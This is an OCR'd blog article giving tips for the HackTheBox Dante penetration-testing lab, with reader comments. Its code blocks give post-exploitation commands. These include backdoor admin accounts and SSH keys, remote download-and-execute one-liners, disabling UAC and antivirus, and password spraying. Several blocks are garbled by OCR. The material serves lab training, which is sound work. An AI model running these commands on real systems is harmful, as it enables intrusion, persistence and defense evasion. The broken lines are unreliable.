TIP 14—IT IS ALL ABOUT FLAGS

- There are two quick ways if we are talking about looking for flags:

```
### SEARCH FOR flag.txt FILE NAME THROUGH WHOLE SYSTEM
# LINUX
find / -name flag.txt 2>/dev/null
```

```
# WINDOWS
dir flag.txt /s /p
# METERPRETER
                    :xt
                    'RING THROUGH WHOLE MEMORY
                    :xec grep -iF "DANTE{" /dev/null {} +
                    'E{" C:\*.*
```


TIP 15—PERSISTENCE WILL SAVE YOU PLENTY OF TIME

- You should always make a **backdoor** on a compromised system to get back to it when you forgot about something.
- On **Windows**, you can **create a new user account**, **enable RDP** and add this user to the **Administrator** and **RDP group.**
- This way you can quickly log in using the **RDP** next time.

```
### ENABLE RDP
## POWERSHELL
Enable-PSRemoting
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
## CMD
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group="remote desktop" new
enable=Yes
## METERPRETER SHELL
run getgui -u username -p password

### ADD NEW USER TO RDP & ADMIN GROUP
## POWERSHELL / CMD
net user username password /add
net localgroup "remote desktop users" /add "domain\username"
net localgroup Administrators domain\username /add

### LOGIN TO INTERNAL HOST USING RDP VIA PROXYCHAINS
proxychains xfreerdp /u:DOMAIN\\username /p:password /v:host_ip
```

- On a compromised **Linux** machine, you can use an **SSH server**, just add your **public SSH key** to `authorized_keys` to quickly login using **SSH client**


```
\A... root@kali" >> /root/.ssh/authorized_keys
```

TIP 16 —ACTIVE DIRECTORY MAPPING

- The **AD** scenario is not complicated and all that you need is **BloodHound**.

> ***BloodHound*** *uses graph theory to reveal the hidden and often unintended* ***relationships within an Active Directory*** *or* ***Azure environment****. Attackers can use* ***BloodHound*** *to easily* ***identify highly complex attack paths*** *that would otherwise be impossible to quickly identify.*

```
### ON YOUR HOST
# START THE DATABASE
service neo4j start
# OPEN IN WEB BROWSER - SET UP USERNAME / PASSWORD
http://localhost:7474/

### ON TARGET
# UPLOAD SHARPHOUND.ps1 TO TARGET MACHINE AND RUN IT IN POWERSHELL
.\SharpHound.ps1
Invoke-BloodHound -CollectionMethod All -OutputDirectory .
# OR USE SHARPHOUND.exe
.\SharpHound.exe --CollectionMethod All --domain <DOMAIN>
# OR USE WITHIN METEPRETER
load powershell
powershell_execute "Invoke-BloodHound -CollectionMethod All -
OutputDirectory ."
# DOWNLOAD THE RESULTS TO YOUR HOST

### ON YOUR HOST
# LAUNCH BLOODHOUND
```

```
bloodhound
# DRAG&DROP DOWNLOADED ZIP FILE INTO THE BLOODHOUND
```


st all AD hosts with the PowerShell command:

```
Get-ADComputer -Filter * -Properties ipv4Address, OperatingSystem,
OperatingSystemServicePack | Format-List name, ipv4*, oper*
```

- Make sure you read the Carlos Polop article about the Active Directory.

TIP 17— FILE TRANSFER

- Remember — if you managed to upload reverse shell via web application upload functionality you can transfer other binaries the same way.

```
### SET UP WEB SERVER ON YOUR HOST
python -m SimpleHTTPServer 80
python3 -m http.server 80

### WINDOWS FILE TRANSFER
## CERTUTIL
certutil.exe -urlcache -split -f "http://10.10.10.1:123/s.exe" s.exe
## BITSADMIN
bitsadmin /create 1 bitsadmin /addfile 1 http://10.10.10.1:123/s.exe
s.exe bitsadmin /RESUME 1 bitsadmin /complete 1
## POWERSHELL
powershell.exe -c "(new-object
System.Net.WebClient).DownloadFile('http://10.10.10.1:123/s.exe','s.e
xe')"
## POWERSHELL - LAUNCH FROM MEMORY
powershell.exe IEX (New-Object
Net.WebClient).DownloadString('http://10.10.10.1:123/s.ps1')
## RDP - mount share
rdesktop -u user -p pass 10.10.10.2 -r disk:share=/your_share_dir

### LINUX
## SSH
scp file.txt root@10.10.10.2:/save/on/target/directory/file.txt
```

```
## FTP
echo open 10.10.10.2 21 >  ftp.txt
echo user username pass >> ftp.txt
                : /root/file.txt >> ftp.txt
                :xt


                y the content fo file.b64 to clipboard
                se 64 -w0 > file.b64
                aste content from clipboard
echo "content of file.b64" | base64 -d > file.bin
```


TIP 18 —SCANNING INTERNAL NETWORK

- When it comes to using `nmap`, only TCP Connect Scan (`-sT`) works through ProxyChains.
- This is described in detail in a **Solid Metasploit** blog post.
- You should always upload **nmap** to the target host and conduct a port and vulnerability scanning from there.

```
### DOWNLOAD NMAP INSTALLER FOR WINDOWS:
https://nmap.org/dist/nmap-7.80-setup.exe
### DOWNLOAD NMAP FOR LINUX
https://github.com/ernw/static-toolbox/releases/download/nmap-
v7.91SVN/nmap-7.91SVN-x86_64-portable.zip

### WINDOWS SERVER CASE
## SILENT INSTALLATION
# UPLOAD THE INSTALLER
upload nmap-7.80-setup.exe .
# SET UAC TO 0
C:\Windows\System32\cmd.exe /k %windir%\System32\reg.exe ADD
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v
EnableLUA /t REG_DWORD /d 0 /f
# TURN OFF ANTIVIRUS
run killav
# REBOOT THE SYSTEM
shutdown /r
# WAIT A FEW MINUTES AND RENEW THE METERPRETER SESSION
# INSTALL THE nmap USING SILENT INSTALLATION
nmap-7.80-setup.exe /S
```

```
### LINUX SERVER CASE
# UPLOAD THE INSTALLER DIRECTORY
uplaod nmap-7.91SVN-x86_64-portable .
                 ASH SCRIPT
                 ).sh
```


TIP 19 — INTERACTION WITH WINRM FROM LINUX

- There are a few machines that you need to connect using **Windows Remote Management** and you can use the below tools to do it:

```
### EVIL-WINRM
## USING HASH
evil-winrm -u <username> -H <Hash> -i <IP> -s /home/<username>
## USING PASSWORD
evil-winrm -u <username> -p <Hash> -i <IP> -s /home/<username>

### CRACK MAP EXEC
## PASSWORD SPRAYING
crackmapexec winrm 123.123.123.0/24 -u "username" -p passwords.txt --
continue-on-success
## CODE EXECUTION
crackmapexec winrm 123.123.123.101 -u "username" -p "Password" -x
"powershell -e <base64 shell payload>"
```

TIP 20 — CRACK MAP EXEC IS YOUR FRIEND


> ***CrackMapExec*** *(a.k.a CME) is a post-exploitation tool that helps automate assessing the security of* large *Active Directory networks.* ***CME*** *makes heavy use of the* ***Impacket*** *library (developed by* ***@asolino****) and the* ***PowerSploit Toolkit*** *(developed by* ***@mattifestation****) for working with network protocols and performing a variety of post-exploitation techniques.*

- I told you at the beginning of this article, that **Metasploit Framework** is your friend, but there are never too many friends.

ead the whole WIKI about it and download this tool.

EVERSE SHELL PAYLOADS

- Use this website — thank me later.



Source: Own study — Generating reverse shell payload with https://www.revshells.com/

FINAL WORDS

You are probably here because you are stuck during **Dante Pro Lab**. I hope you can get through the problem after these 21 tips. The last piece of advice

— try harder (just joking) remember that solution to the problem is easier than you think, try to “**browse**” for it :). I hope that you learned something

etration Testing | Hackthebox | Dante | Security

Written by Karol Mazurek

1.4K followers · 2 following

https://github.com/karmaz95

Responses (5)

Sudogravet

What are your thoughts?

Joshua Clarke

Jul 2, 2023

When I was completing Dante last year, this guide was priceless!

Every time I hit a wall, I just came back here to think about alternative options.

Really well written, it doesn't spoil the exercise, but acts as a very helpful reference to jog the readers' memories about useful tools and techniques.

y.

Mohammed Medhat
Jul 3, 2022

I already finished dante. Your guide helped me a lot

2 Reply


Mohammed Medhat
Jul 3, 2022


may you please write guide for offshore lab?

2 1 reply Reply

See all responses

More from Karol Mazurek





Karol Mazurek

Cracking macOS apps

How to patch macOS apps without losing its capabilities


Jul 17, 2024 23 1

Karol Mazurek

XPC Programming on macOS

Introduction to Cross Process Communication (XPC)

Dec 21, 2024 4 1



Karol Mazurek

RastaLabs guide—HTB

RastaLabs Pro Lab Tips && Tricks

Apr 15, 2022 22 1

Karol Mazurek

Drivers on macOS

Introduction to IOKit and BSD drivers on macOS

Dec 25, 2024 10

See all from Karol Mazurek

All your favorite parts of Medium are now in one sidebar for easy access.

rom Medium

Abhishek meena

Server-Side Request Forgery (SSRF): From Ping to RCE

Why I'm Writing This

Dec 7 181 4

In LegionHunters by Abhishek Gupta

Race Condition Bypass After a Fix: How I Exploited It Again

🔗Free Link. A real-world bug bounty case study showing how a race condition bypasse...

3d ago 153 1

goswamiijaya

Understanding the STRIDE Threat Model for Generative AI

Safeguarding AI with a Proven Cybersecurity Framework

In System Weakness by Onurcan Genç

eWPT Exam Guide: Strategies, Study Materials, and Final...

A complete guide to the eWPT exam: strategies, study resources, and lessons l...

Aug 7 33

All your favorite parts of Medium are now in one sidebar for easy access.

Mukilan Baskaran

🎯 Conquering the Network: My Hackviser CAPT Nmap Final Exa...

Hello Fellow Hackers, today we are gonna dive into the NMAP module

Dec 7

Aug 28 45

Nikita Astashenko

How I Passed the CPTS Exam (After 3 Attempts)

When I first started learning cybersecurity, I knew it wouldn't be easy. What I didn't expec...

Aug 23 12 1

See more recommendations